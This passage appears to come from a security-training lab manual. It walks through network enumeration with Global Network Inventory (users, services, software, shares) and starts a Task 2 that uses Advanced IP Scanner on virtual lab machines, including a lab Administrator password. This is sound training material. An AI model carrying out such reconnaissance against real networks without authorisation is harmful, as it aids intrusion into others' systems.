
    Note: Hover the mouse cursor over each username to view its details.



17. Click the **Users** tab, and hover the mouse cursor over the username to view login details for the target machine.




18. Click the **Services** tab and hover the mouse cursor over any service to view its details.




19. Click the **Installed software** tab, and hover the mouse cursor over any software to view its details.

    Note: The list of installed software might differ when you perform this task.



20. Click the **Shares** tab, and hover the mouse cursor over any shared folder to view its details.



21. Similarly, you can click other tabs such as **Computer System**, **Processors**, **Main board**, **Memory**, **SNMP systems** and **Hot fixes**. Hover the mouse cursor over elements under each tab to view their detailed information.
22. This concludes the demonstration of performing enumeration using the Global Network Inventory.
23. Close all open windows and document all the acquired information.


Task 2: Enumerate Network Resources using Advanced IP Scanner

Advanced IP Scanner provides various types of information about the computers on a target network. The program shows all network devices, gives you access to shared folders, provides remote control of computers (via RDP and Radmin), and can even remotely switch computers off.

Here, we will use the Advanced IP Scanner to enumerate the network resources of the target network.


Note: Ensure that the **Windows 11** and **Windows Server 2022** virtual machines are running.

1. Turn on the **Windows Server 2019**, **Parrot Security**, **Ubuntu** and **Android** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
3. Click **Search** icon () on the **Desktop**. Type **advanced ip** in the search field, the **Advanced IP Scanner** appears in the results, click **Advanced IP Scanner** to launch it.

